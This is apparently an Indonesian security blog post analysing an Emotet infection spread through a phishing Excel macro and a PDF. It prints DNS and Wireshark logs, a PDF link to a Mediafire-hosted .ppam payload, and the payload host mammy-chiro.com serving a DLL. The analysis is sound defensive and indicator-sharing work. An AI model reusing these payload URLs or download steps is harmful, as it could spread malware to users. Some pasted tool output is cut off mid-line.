


# Malware Analysis Emotet Infection

 [blog.threatlab.info/malware-analysis-emotet-infection/](https://blog.threatlab.info/malware-analysis-emotet-infection/)

January 27, 2022



Baru-baru ini threatlab mendapatkan kabar adanya aktivitas serangan malware emotet di indonesia dan kami tidak bisa menyebutkan perusahaan yang terdampak serangan ini. Dalam hal ini kami mendapatkan sample file macro dari email spamming atau spear phishing. Emotet sendiri adalah malware yang tidak mudah dikenali oleh antivirus karena emotet termasuk dalam **polymorphic virus**, dimana polymorphic virus dapat merubah setiap byte dirinya sendiri yang dapat menyulitkan antivirus umumnya untuk mengidentifikasi.

## Apa Bahaya Malware Emotet?


Malware emotet menginfeksi umumnya akan mencari celah seperti port-port yang terbuka baik itu SMB, Telnet, Ftp, Printer, dan bahkan beberapa IOC (Indicator of compromise). Kami menemukan adanya IOC (Indicator of compromise) dari log4j yang dapat mereka gunakan untuk melakukan infeksi pada perangkat lain. Emotet dapat melakukan remote access, drop malware lainnya seperti ransomeware, mengumpulkan kontak email pada perangkat dan email gateway untuk proses spear phishing dan spamming pada perangkat lain, pencurian informasi, dan lain lain.

Baca juga: [Njrat malware analysis](#)

Baca juga: [Network Analysis Command And Control](#)

## Bagaimana infeksi Malware emotet?

Saat melakukan analisa kami menemukan beberapa cara bagaimana malware emotet melakukan infection setelah file macro dibuka oleh korban. Pada file yang kami analisa kami mendapatkan 2 format seperti xlsx dan pdf, pada file xlsx ketika dibuka akan memberikan informasi untuk mengaktifkan enable editing atau enable content.



Analysis Malware emotet malware excel file

Setelah tombol enable editing atau enable content ditekan file akan loading dan proses kinerja CPU yang akan tinggi karena akan ada service yang berjalan dibackground. Malware emotet sendiri sama dengan malware pada umumnya ketika file malware dijalankan akan ada request DNS ke IOC (Indicator of compromise) sebagai langkah pertama dalam proses infeksinya.

```

FakeNet-NG - fakenet.exe
01/25/22 09:44:06 PM [ DNS Server] Received A request for domain 'uci.cdn.office.net'.
01/25/22 09:44:09 PM [ Diverter] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:44:12 PM [ Diverter] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:44:17 PM [ Diverter] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:44:47 PM [ Diverter] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:44:50 PM [ DNS Server] Received A request for domain 'officerclient.microsoft.com'.
01/25/22 09:44:51 PM [ DNS Server] Received A request for domain 'unifiedpharma.com'.
01/25/22 09:44:53 PM [ Diverter] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:44:56 PM [ Diverter] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:45:02 PM [ Diverter] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:45:12 PM [ DNS Server] Received A request for domain 'uci.cdn.office.net'.
01/25/22 09:45:12 PM [ DNS Server] Received A request for domain 'kauffmancreates.com'.
01/25/22 09:45:17 PM [ DNS Server] Received A request for domain 'self.events.data.microsoft.com'.
01/25/22 09:45:17 PM [ Diverter] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:45:23 PM [ Diverter] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:45:29 PM [ Diverter] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:45:33 PM [ DNS Server] Received A request for domain 'sanagrafix.com'.
01/25/22 09:45:35 PM [ Diverter] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:45:38 PM [ Diverter] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:45:44 PM [ Diverter] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:45:48 PM [ Diverter] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:45:54 PM [ DNS Server] Received A request for domain 'uci.cdn.office.net'.
01/25/22 09:45:54 PM [ Diverter] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:45:57 PM [ Diverter] ICMP type 3 code 1 169.254.133.233->169.254.133.233
01/25/22 09:46:00 PM [ Diverter] ICMP type 3 code 1 169.254.133.233->169.254.133.233

```

### Analysis Malware emotet DNS Request

Pada kasus diatas saya menggunakan fakenet dimana malware tidak akan mendapatkan respon 200 ketika mengakses domain-domain IOC (Indicator of compromise) tersebut. Malware emotet jika melakukan request DNS dan gagal maka malware emotet akan melakukan request dengan domain lainya yang sudah terdapat pada list program malware emotet tersebut seperti pada gambar diatas. Dimana malware akan melakukan request terus menerus dengan domain berbeda.

Record type	TTL	Value
A	60	3.133.153.111
NS	21600	ns-442.awsdns-55.com

### Analysis Malware emotet Domain IOC

Konsep diatas sama akan diterapkan pada file-file lainnya yang ber extension berbeda contoh salah satunya yang kami temukan pada file pdf yang terdapat url untuk mendownload file malware lainnya.

```
10 0xEA-0xF4
11 0x13E-0x148
12 0x198-0x22D
13 0x277-0x2C6
14 0x310-0x366
15 0x3B0-0x3E6
27 0x4B5-0x1DB0
29 0x1DFB-0x1EDB
31 0x1F88-0x2012
34 0x1F88-0x2012
1 0x5B71-0x5ED9
35 HLen: 0x5
36 0x5FD2-0x6045
0 HLen: 0x18

42.42
tet>certutil -hashfile emotet_pdf_malware.pdf 5
FAILED: 0xd0000225 (NT: 0xc0000225 STATUS_NOT_FOUND)

42.42
tet>certutil -hashfile emotet_pdf_malware.pdf 5
are.pdf:
6caa3
completed successfully.

42.84
tet>certutil -hashfile emotet_pdf_malware.pdf 5
malware.pdf:
9bc584cb73faaf0a6131db19f6b2d0eee57ad
completed successfully.

45.59
tet>peepdf emotet_pdf_malware.pdf
as an internal or external command,
file.


48.98
tet>pdfstreamdumper emotet_pdf_malware.pdf

49.48
1194 55 1596 <</Creator (sejda.com \ (4.0.2\))/Producer (2.5.4
\ (4.2.11\)) /CreationDate (D:20171005125944+00'00')/ModDate
(D:20220119131250+01'00')>> <</Type /Pages/Count 1/Kids [6 0
<</Fields []/DR 7 0 R/DA (/Helv 0 Tf 0 g )>> <</Type
/Page/Resources 8 0 R/MediaBox [0 0 612 792]/Contents [9 0 R
11 0 R 12 0 R 13 0 R 14 0 R 15 0 R]/Parent 4 0 R/Annots [16 C
<</Font 17 0 R>> <</ProcSets [/PDF /Text /ImageB /ImageC
/ImageI]/ExtGState 18 0 R/Font 19 0 R/XObject 20 0 R>> <</Type
/Annot/Subtype /Link/A 21 0 R/Rect [0 0 612 792]/BS 22 0 R>>
<</Helv 23 0 R/ZaDb 24 0 R>> <</G0 25 0 R>> <</F0 26 0 R>> <<
27 0 R>> <</Type /Action/S /URI/URI
(https://www.mediafire.com/file/i4xk31ava2m20kd/6.ppam/file) >
0>> <</Type /Font/Subtype /Type1/BaseFont /Helvetica/Encoding
/WinAnsiEncoding>> <</Type /Font/Subtype /Type1/BaseFont
/ZapfDingbats>> <</ca 1/EM /Normal>> <</Type /Font/Subtype
/Type0/BaseFont /ArialMT/Encoding /Identity#2DH/DescendantFor
0 R]/ToUnicode 29 0 R>> <</Type /Font/FontDescriptor 32 0
R/BaseFont /ArialMT/Subtype /CIDFontType2/CIDToGIDMap
/Identity/CIDSystemInfo 33 0 R/W [0 [750 0 0 277.83203]]/DW C
<</BitsPerComponent 8/Predictor 15/Columns 549/Colors 3>> <</
/FontDescriptor/FontName /ArialMT/Flags 12/Ascent 905.27344/E
211.91406/StemV 87.890625/CapHeight 716.30859/ItalicAngle

Text HexDump Stream Details
0 Decompression Errors
Errors Search Debug (2)
```


### Analysis Malware emotet url download

Setelah melakukan DNS Request dan mendapatkan domain yang dapat terhubung pada perangkat, malware emotet akan melakukan drop file **dwa.ocx**, dimana file tersebut adalah file **activeX** yang digunakan untuk mendownload Embed Url yang ada difile macro tersebut.



### Analisis Malware emotet dorp ActiveX

Terlihat pada gambar malware emotet memanfaatkan API dari **rundll32.exe** untuk menjalankan acticeX tersebut dan mendaftarkanya pada registry windows.



### Analisis Malware emotet running activeX

Kami memeriksa pada alur jaringan yang keluar melalui wireshark dan mendapatkan koneksi untuk mendownload file **GEXSG6zSW.dll** pada domain **mammy-chiro[.]com/case/ZTKBzbz/** dengan menggunakan fungsi dari Dynamic-link library(dll) **urlmon.dll** pada Internet Explorer.

519	2022-01-25 23:24:21.474693	192.168.1.16	8.8.8.8	DNS	75 Standard query 0x2461 A mammy-chiro.com
520	2022-01-25 23:24:21.681827	192.168.1.16	8.8.8.8	DNS	136 Standard query response 0x2461 A mammy-chiro.com A 112.78.125.227 NS
521	2022-01-25 23:24:21.682379	192.168.1.16	112.78.125.227	TCP	66 49712 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
522	2022-01-25 23:24:21.783313	112.78.125.227	192.168.1.16	TCP	66 80 → 49712 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1412 WS=64 SACK
523	2022-01-25 23:24:21.783384	192.168.1.16	112.78.125.227	TCP	54 49712 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
524	2022-01-25 23:24:21.785161	192.168.1.16	112.78.125.227	HTTP	280 GET /case/ZTkBzBz/ HTTP/1.1

```

Accept: */*\r\n
UA-CPU: AMD64\r\n
Accept-Encoding: gzip, deflate\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko\r\n
Host: mammy-chiro.com\r\n
Connection: Keep-Alive\r\n
\r\n
[Full request URI: http://mammy-chiro.com/case/ZTkBzBz/]
[HTTP request 1/1]
[Response in frame: 2264]

```

0000	00 67 62 74 ac 90 00 0c 29 7d 77 6b 08 00 45 00	g b t . . . . . ) ) w k . . . . . E .
0010	01 0a 45 0f 40 00 80 06 00 00 c0 a8 01 10 70 4e	. . . . . E @ . . . . . p N
0020	7d e3 c2 30 00 50 5c 8c 63 f7 5c dc d3 43 50 18	. . . . . 0 P \ c \ \ C P
0030	04 00 b0 e6 00 00 47 45 54 20 2f 63 61 73 65 2f	. . . . . G E T / c a s e /
0040	5a 54 6b 42 7a 62 7a 2f 20 48 54 54 50 2f 31 2e	Z T k B z B z / H T T P / 1 .
0050	31 0d 0a 41 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a	1 . . A c c e p t : * / * . . . . .
0060	55 41 2d 43 50 55 3a 20 41 4d 44 36 34 0d 0a 41	U A - C P U : A M D 6 4 . . . . .
0070	83 63 65 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20	A c c e p t - E n c o d i n g : . . . . .
0080	67 7a 69 70 2c 20 64 65 66 6c 61 74 65 0d 0a 55	g z i p , d e f l a t e . . . . .

### Drop dll Analysis Malware emotet

Wireshark · Follow TCP Stream (tcp.stream eq 3) · emotet\_pcap.pcapng

```

GET /case/ZTkBzBz/ HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: mammy-chiro.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 26 Jan 2022 07:24:35 GMT
Content-Type: application/x-msdownload
Content-Length: 481792
Connection: keep-alive
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Expires: Wed, 26 Jan 2022 07:24:35 GMT
Content-Disposition: attachment; filename="GEXSG6zSW.dll"
Content-Transfer-Encoding: binary
Set-Cookie: 61f0f733eaf03=1643181875; expires=Wed, 26-Jan-2022 07:25:35 GMT; Max-Age=60; path=/
Last-Modified: Wed, 26 Jan 2022 07:24:35 GMT

MZ.....@.....
mode.


$.
.Y...Y...Y...X...Y...Xd...Y...X...Y...X...Y...X...Y...X...Y...X...Y...Yx...X...Yx...X...Yx.KY...Y.#Y...Yx...X...
.YRich...Y.....PE..L..Ix.a.....!.....U.....@.
.....HZ.....`..$-...
{.....|. @.....data.....text.....
..rdata.....@..@..data...$. @.....nsrc...HZ.....
\.....@..@..reloc..
$.....@..B.....
.....j.j.h0.....u'.....
...

```

### Download file malware emotet

Komunikasi diatas diawali dengan **DNS Request** untuk melihat apakah domain memiliki response **200**, ketika respons didapatkan malware emotet akan melanjutkan dengan melakukan **Three-way handshake** dan mendrop dll malware menggunakan fungsi **activex** yang sebelumnya pada file **dwa.ocx**. File dll ini akan di move kefolder:


```
C:\Users\IEUser\AppData\Local\Microsoft\Windows\INetCache
```



### Analysis Malware emotet drop dll file


Malware emotet juga akan melakukan drop file pada folder

`C:\Users\IEUser\AppData\Local\{unike folder}\{unike file}` yang akan dijalankan oleh `rundll.exe`. Ketika proses berjalan malware akan melakukan injection pada memory.



### Analysis Malware emotet running unike file

